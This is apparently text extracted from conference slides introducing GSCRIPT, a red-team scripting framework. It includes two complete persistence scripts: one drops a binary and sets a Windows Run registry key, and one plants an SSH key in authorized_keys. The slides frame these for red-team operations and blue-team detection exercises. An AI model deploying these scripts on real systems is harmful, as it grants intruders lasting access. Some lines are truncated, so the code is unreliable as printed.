
V1.0 STANDARD LIBS

FULLY CROSS PLATFORM

 Name	 Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

REAL WORLD APPLICATIONS

WHY GSCRIPT?



PERSISTENCE AS CODE



- 1 Develop and keep a library of persistence techniques, separated by platform and tactic.
- 2 Easy to modify and add new persistence techniques, or weaponize them for operations.
- 3 Easy to audit for team activities, making sure persistence doesn't stomp each other.
- 4 Great for detection exercises, giving source code to blue teamers, and producing binaries for testing rules.

```

1 // Example gscript template
2 // Title: CurrentVersion Run Persistence
3 // Author: ahhh
4 // Purpose: Drop a sample binary and persist it using a CurrentVersion\Run regkey
5 // Gscript version: 1.0.0
6 // ATT&CK: https://attack.mitre.org/wiki/Technique/T1112
7
8 //priority:90
9 //timeout:150
10
11 //go_import:os as os
12 //go_import:github.com/gen0cide/gscript/x/windows as windows
13
14 //import:/private/tmp/example.exe
15
16 function Deploy() {
17     console.log("starting execution of Run Key Persistence");
18     // Prep the sample
19     var example = GetAssetAsBytes("example.exe");
20     var tempPath = os.TempDir();
21     var naming = G.rand.GetAlphaString(5);
22     naming = naming.toLowerCase();
23     var fullPath = tempPath+"\"+naming+".exe";
24
25     // Drop the sample
26     console.log("file name: "+ fullPath);
27     errors = G.file.WriteFileFromBytes(fullPath, example[0]);
28     console.log("errors: "+errors);
29
30     // Persist the sample
31     windows.AddRegKeyString("CURRENT_USER", "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "E
32     console.log("Adding a reg key for current user run");
33
34     // Execute the sample
35     //var running = G.exec.ExecuteCommandAsync("fullPath", [""]);
36     //console.log("executed the example binary, errors: " + Dump(running[1]));
37     console.log("done, deployed binary with run key persistence");
38     return true;
39 }
40
1 // Title: SSH Key Persistence
2 // Author: micahjmartin
3 // Purpose: add a public ssh key to users accounts
4 // Gscript version: 1.0.0
5 // ATT&CK: https://attack.mitre.org/wiki/Technique/T1145
6 // Note: Assumes ssh key access is already enabled
7
8 //priority:110
9 //timeout:75
10
11 //go_import:os as os
12 //go_import:os/user as user
13
14 //import:/private/tmp/id_rsa.pub
15
16 function Deploy() {
17     // Getting our asset
18     var pubKey = GetAssetAsBytes("id_rsa.pub");
19     console.log("errors: "+pubKey[1]);
20
21     // get user homedir
22     var myUser = user.Current();
23     console.log(myUser[0]);
24     // make .ssh dir
25     var dirname = myUser[0].HomeDir+"/.ssh/";
26     var dirstat = os.Stat(dirname);
27     if (os.IsNotExist(dirstat[1])) {
28         G.exec.ExecuteCommand("/bin/mkdir", [dirname]);
29     }
30     //make authorize keys file
31     var filename = myUser[0].HomeDir+ "/.ssh/authorized_keys";
32     var stat = os.Stat(filename);
33     if (os.IsNotExist(stat[1])) {
34         errors = G.file.WriteFileFromBytes(filename, pubKey[0]);
35         console.log("errors: "+Dump(errors));
36         console.log("SSH key added");
37     } else {
38         var appendedFileError = G.file.AppendFileBytes(filename, pubKey[0]);
39         console.log("errors: "+ Dump(appendedFileError));
40         console.log("SSH key appended");
41     }
42     return true;
43 }
44

```

COMBINING ATOMIC TECHNIQUES

Description Analysis

Easy to write and easy to audit, writing gscripts promote abstracting individual red team techniques for sharing and bundling into stand alone binaries.




Indeterminate Execution

Program your GSCRIPT eco system to never execute the same way twice.




Fault Tolerance

An individualized execution environment means one broken script does not break the rest.



Consistency


Include multiple persistence strategies in a single sample, allowing blue teams to train more efficiently.



[illegible]


***N* number of GSCRIPTs**

TBD




Wrap Existing Tools

TBD



Codify Techniques

TBD



Single Native Binary

TBD


DEMO TIME



#1: DAN'S EXAMPLE ORDINANCE

#1: PRESENTER'S PAYLOAD D'JOUR

#3: THE PEOPLE'S BINARY



CONTACTS

Alex Levinson

TWITTER: @alexlevinson
GITHUB: github.com/gen0cide
EMAIL: alexl@uber.com

Dan Borges

TWITTER: @1njection
GITHUB: github.com/ahhh
BLOG: lockboxx.blogspot.com

Vyrus

TWITTER: @vyrus
GITHUB: github.com/vyrus001
EMAIL: vyrus@dc949.org

Version 1.0 Available Now!



<https://github.com/gen0cide/gscript>

THE END QUESTIONS?